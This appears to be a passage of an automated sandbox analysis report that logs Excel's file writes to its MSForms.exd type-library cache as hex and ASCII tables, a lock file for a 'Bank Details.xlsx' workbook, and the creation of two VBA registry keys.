C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,...........X....... ....L...........x... ....@...........l.......4..... ......`.......(...........T... ....H...........t....... <...........h.......0... ....\.......$...........P. ....|.......D........... p.......8......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8..........	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!........................... ....&!................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. ....h.......... ....X...@...(...p. ..........X..........P...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	3e c8 90 e6 8d da d3 40 bc 9c 7d ba a9 90 44 25 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 00 00 00 00 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	>.....@..}...D%.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0...,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	............-.stdole2.tlbWWW.. ....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<......dE ..8A...G...0...I...)...H..|F.. I=..,B...!...;..PG..TF..TC..T> ...,..I<..L:..,D..x8...E..$G.. .E...C.. I...I..40..0@...B...D ..(>...?..@B.. E...G...C...2.. A...H..hD...E...&.../..T+...2 ...A...@...4...+...@..t;...,.. xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper .....8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK..............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I..........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\Desktop\~$Bank Details.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400BF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Bank Details.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400BF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
